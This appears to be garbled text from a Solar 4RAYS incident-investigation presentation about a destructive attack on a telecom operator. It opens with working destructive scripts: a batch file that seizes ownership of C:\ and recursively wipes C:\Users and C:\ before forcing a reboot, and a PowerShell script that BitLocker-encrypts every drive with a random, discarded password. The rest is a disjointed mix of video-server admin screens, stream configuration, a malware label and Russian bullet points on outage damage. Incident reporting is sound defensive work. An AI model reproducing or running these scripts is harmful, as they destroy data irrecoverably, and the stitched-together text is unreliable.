%FILE_EXE% /accepteula /r /s C:\Users


takeown /a /r /d Y /SKIPSL /f C:\
%FILE_EXE% /accepteula /r /s C:\*
%FILE_EXE% /accepteula /z c:

shutdown /r /f /t 600
```

zdelete.bat

```
Get-PSDrive | Where-Object {$_.Provider.Name -eq "FileSystem" -AND $_.Used -gt 0} | ForEach-Object {
  $drive = $_.Root -replace '\\', ''
  $randomString = -join ((65..90) + (97..122) + (48..57) + (33,35,36,37,38,42,64,94,95,126) | Get-Random -Count 30)
  $SecureString = ConvertTo-SecureString $randomString -AsPlainText -Force
  Enable-BitLocker -MountPoint $drive -EncryptionMethod Aes256 -UsedSpaceOnly -Password $SecureString -PasswordPro
}
```

bit.ps1



Overview | Input | Output | Auth

← back to VOD settings

/storage/

New directory Save

Upload Files

Search

- bunny1.mp4 Remove
- bunny2.mp4 Remove
- bunny3.mp4 Remove
- bunny.mp4 Remove
- bunny.mp4 Remove

HTML code

```

<iframe style="width:640px; height:480px;" allowfullscreen src="https://openapi.flussonic.com/vod/bunny1.1
  
```

HLS Apple HLS standard URL. All extra tracks in distinct playlists

https://.../vod/bunny1.mp4/index.m3u8

HLS Non-Apple devices standard URL. All tracks in a single playlist

https://.../vod/bunny1.mp4/video.m3u8



Pupy RAT ARM

WEB

```

# Ingest streams:
stream . . . . . {
  input file://vod/vod.mp4;
  protocols -dash -rtmp -rtsp -tshttp;
}
stream . . . . . {
  input file://vod/vod.mp4;
  protocols -dash -rtmp -rtsp -tshttp;
}
  
```

- Почти сутки абоненты находились без услуг связи
- Все системы биллинга уничтожены в Linux-сегменте
- Часть клиентских баз данных утрачена окончательно
- Прямой финансовый убыток

Input = ("Oh_snap!")





Больше
практических кейсов,
результатов расследований
инцидентов от [Solar 4RAYS](#)

i.zalevskii@rt-solar.ru

ГК «Солар»
Никитский переулок, 7, стр. 1, г. Москва